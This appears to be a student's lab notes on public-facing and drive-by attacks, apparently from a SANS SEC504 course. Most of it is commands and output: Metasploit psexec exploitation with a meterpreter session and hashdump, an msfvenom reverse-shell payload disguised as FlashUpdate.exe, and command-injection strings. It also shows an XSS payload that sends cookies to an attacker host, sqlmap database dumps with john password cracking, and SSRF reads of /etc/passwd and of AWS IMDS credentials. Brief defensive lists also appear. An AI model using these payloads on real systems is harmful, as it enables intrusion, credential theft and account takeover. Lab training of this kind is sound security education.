Lab 4 Public Facing and Drive-By Attacks

4.1 Metasploit

```
# start Metasploit
msfconsole -q

# searches exploits for psexec
msf6 > search type:exploit psexec

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
Description
   -  ----                                      ---------------  ----       -----
-----------
   0  exploit/windows/local/current_user_psexec  1999-01-01       excellent  No
PsExec via Current User Token
   1  exploit/windows/local/wmi                 1999-01-01       excellent  No
Windows Management Instrumentation (WMI) Remote Command Execution
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal     Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   3  exploit/windows/smb/psexec                1999-01-01       manual     No
Microsoft Windows Authenticated User Code Execution
   4  exploit/windows/smb/webexec               2018-10-24       manual     No
WebExec Authenticated User Code Execution

# select a particular exploit
msf6 > use exploit/windows/smb/psexec

# shows all options/ params for an exploit
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be
used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                                  no        The share to connect to, can
be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for
authentication
```

```
   SMBPass                                  no        The password for the specified
username
   SMBUser                                  no        The username to authenticate
as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port

# Configure exploit settings (default payload is reverse shell); RHOSTS = target
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.10.0.1
RHOSTS => 10.10.0.1
msf6 exploit(windows/smb/psexec) > set SMBUSER sec504
SMBUSER => sec504
msf6 exploit(windows/smb/psexec) > set SMBPASS sec504
SMBPASS => sec504
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
[*] 10.10.0.1:445 - Connecting to the server...
[*] 10.10.0.1:445 - Authenticating to 10.10.0.1:445 as user 'sec504'...
[*] 10.10.0.1:445 - Selecting PowerShell target
[*] 10.10.0.1:445 - Executing the payload...
[+] 10.10.0.1:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (175174 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1547) at 2022-07-15
16:13:36 +0000

meterpreter >

# Put meterpreter in bg
meterpreter > background
[*] Backgrounding session 1...

# Foreground meterpreter
msf6 exploit(windows/smb/psexec) > sessions 1
[*] Starting interaction with 1...

# Execute a command in meterpreter and interact with the output
meterpreter > execute -if systeminfo
Process 1852 created.
Channel 1 created.

Host Name:                 SEC504STUDENT
```

```
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00329-10181-97955-AA722
Original Install Date:     4/1/2019, 1:14:35 AM
System Boot Time:          7/14/2022, 5:40:12 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual
...

# Migrate to processes with access to passwords, then dump passwords
meterpreter > migrate -N lsass.exe
[*] Migrating from 2412 to 676...
[*] Migration completed successfully.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sec504:1000:aad3b435b51404eeaad3b435b51404ee:864d8a2947723c4264598997c1d67a83:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fdedb8c208c8f
cf4abf:::
```

May need to run `exploit` more than once if all settings are valid.

Additional relevant Meterpreter commands:

- getpid: identify our process
- help: retrieve other commands
- ps: list running processes
- getuid: retrieve current user info
- hashdump: retrieve passwords

Analyze Metasploit attacks with DeepBlueCLI.


4.2 BeEF

BeEF: tool for exploiting browsers and conducting client-side social engineering attacks.


```
# Make payload
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp /
lhost=10.10.75.1 lport=4444 -f exe -o /tmp/FlashUpdate.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

```
Saved as: /tmp/FlashUpdate.exe

# Setup the reverse shell handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
```

Beef control panel:



Social engineering presentation to user:




```
# Proof of exploit
meterpreter > sysinfo
Computer        : SEC504STUDENT
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : SEC504
Logged On Users : 2
Meterpreter     : x86/windows
```

4.3 System Resource Usage Database Analysis (srum-dump)

Used to identify anomalous network behavior on a Windows machine.

SRUM database: Windows 8/10 tool used by OS to record detailed info about the system resource utilization.


Location of SRUM data: `C:/Windows/System32/sru/SRUDB.dat`

Some of this information is available from Task Manager

Create an Excel doc from the db, sort the `Network` data by `Bytes Sent` and evaluate the `Application` and `Profile` of the top talkers.

4.4 Command Injection Attack

Check input fields for command injection potential, such as:



Test additional operators like `&&` and `||` with arguments before and after to get successful executions.

`&&` requires a valid prior command to run the injection on the right side of the shell separator, as is the case with: `127.0.0.1 && ls`

`||` requires the left side to be invalid, as is the case with: `-h || ls` in this example.

4.5 XSS Attack

==**pgs: 53-61**== XSS test string for user input fields:

```
';!--"<>=&{()}
```

We can use the Developer Tools to see the output of searching for an input is not filtered --> vulnerable to XSS attack.

Because the site renders content delivered from a crafted URL, this is a ***reflected XSS*** attack.

If the submission was recorded, this would be a ***stored XSS*** vuln.

```
# need a PHP server listening on port 2222 with our payload in the directory
<script>document.location='http://10.10.75.1:2222/?'+document.cookie;</script>

# Successful execution gives us an auth token we can use with curl to see the
admin page
```

```
Listening on http://0.0.0.0:2222
Document root is /home/sec504/labs/cookiecatcher
Press Ctrl-C to quit.
[Fri Jul 15 19:32:51 2022] 172.30.0.45:44446 [200]: /?
authtoken=77ba9cd915c8e359d9733edcfe9c61e5aca92afb
```

XSS Defenses

1. User input filtering (especially 3rd party filtering libs)
2. Use a framework that handles filtering for you
3. WAF used as mitigation
4. ModSecurity from Apache (free)
5. Filter output as well as input
6. Limit cookie accessibility with HTTPOnly flag
7. Set Content Security Policy on servers to declare which specific dynamic resources to add

4.6 SQL Injection (SQLMap)

==**pgs: 66-78**==

```
sec504@slingshot:~$ sqlmap -u "http://rookaviary.com/email_search.php?search=" --
dbs

---
Parameter: search (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: search=-8101' OR 4547=4547#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: search=' AND (SELECT 1142 FROM(SELECT COUNT(*),CONCAT(0x71626b7171,
(SELECT (ELT(1142=1142,1))),0x7176707171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gDQV

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9695 FROM (SELECT(SLEEP(5)))NkRg)-- oFYJ

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: search=' UNION ALL SELECT
CONCAT(0x71626b7171,0x49526e504e565a417a55786a536a4d656b4568786e4f6351486c7a44524e
456851677a43496f5349,0x7176707171),NULL#
---
[03:21:12] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.22
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:21:12] [INFO] fetching database names
```

```
available databases [3]:
[*] information_schema
[*] test
[*] web_app
...
# Found the following with --tables
+----------+
| comments |
| users    |
+----------+

# After using flags to get the tables and columns...
sec504@slingshot:~$ sqlmap -u "http://rookaviary.com/email_search.php?search=" -D
web_app -T users --dump

+----+--------------------+------------+--------------------------------------
---+-------------------+
| id | email              | username   | password
| full_name         |
+----+--------------------+------------+--------------------------------------
---+-------------------+
| 01 | josh@ras.tgt       | josh       |
*86E12C1588C9A8300E519FF9190CF464BDB0F9DD | Joshua Wright     |
| 02 | r00k@ras.tgt       | admin      |
*47FA7B070774F637F4D6D6D0B97779EBA27A37CE | Derek Rook        |
| 03 | jleytevidal@ras.tgt | jleytevidal |
*38030A5A56F0473F5FBB5F6A51AD6EF94A34603D | James Leyte-Vidal |
| 04 | mdouglas@ras.tgt   | mdouglas   |
*38905DA3545297B3E9A96456E4985DAA0C82B84E | Mick Douglas      |
| 05 | ssims@ras.tgt      | ssims      |
*CAF46A02F9F591E00A521BA45598E3A5E03058F5 | Steve Sims        |
| 06 | rogrady@ras.tgt    | rogrady    |
*DDBF75D02D1D212128C61E35695EDEBA792C3E66 | Ryan O\x1bGrady   |
+----+--------------------+------------+--------------------------------------
---+-------------------+

# Use john to crack the passes recovered from the db.
john /tmp/sqlmapmdAHnx3702/sqlmaphashes-cfmjTN.txt

roceeding with wordlist:/usr/local/share/john/password.lst
Florida1         (jleytevidal)
Proceeding with incremental:ASCII
corvid           (admin)

# Also found ssims
john --wordlist=/usr/share/wordlists/rockyou.txt
/tmp/sqlmapmdAHnx3702/sqlmaphashes-cfmjTN.txt

RockYou          (ssims)
```

```
sqlmap -u "http://url.com/page?param=" --forms
```


SQL UNION Statement

Allows you to chain SQL statements/ results of a prior statement with others.


Ex:

```
SELECT uid, user FROM users WHERE user='jwright' UNION SELECT ccard, cvv from
payments --
```

Most dbs requires the SQL statement following a `UNION` clause have the same number of columns as the preceding statement.



Sample SQLMap results:



Defense against SQLi

1. Parameterized stored procedures in web app (prevention)
2. Limiting permissions of web app (limits impact)
3. Monitor db query logging (needs to be turned on)
4. ModSecurity from Apache

4.7 Cloud SSRF and IMDS Attack

General SSRF

```
# first submission, we use a valid jpg file
# then, we go back and put file:///etc/passwd as the url for the server to
retrieve.
# When we perform a GET request for the 'image', we get the /etc/passwd file.
sec504@slingshot:~/labs/www$ curl http://intern.falsimentis.com/images/mike.jpg

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
```

```
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
...
# We don't get results for /etc/shadow due to permissions, but when we get the src
for index.html...
<?php
define('DB_NAME', 'intern');
define('DB_USER', 'intern');
define('DB_PASSWORD', 'geDgECURnQjuymuGKHoC');
?>
```

Cloud IMDS Access

This time, we request the IMDS server:

```
# what we put in the vulnerable field:
http://169.254.169.254/latest/meta-data/iam/info

# results of our curl request
{
"Code": "Success",
"LastUpdated": "2021-05-02T18:50:40Z",
"InstanceProfileArn":
"arn:aws:iam::896453262835:instance-profile/falsimentis-deploy-role",
"InstanceProfileId": "AIPA5BOGHHXZELSK34VU4"
}

# For the falsimentis-deploy-role, we try to get the creds:
http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-
deploy-role/

# Results:
{
"Code": "Success",
"LastUpdated": "2021-05-02T18:50:40Z",
"Type": "AWS-HMAC",
"AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
"SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
"Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
"Expiration": "2026-05-02T18:50:40Z"
}
```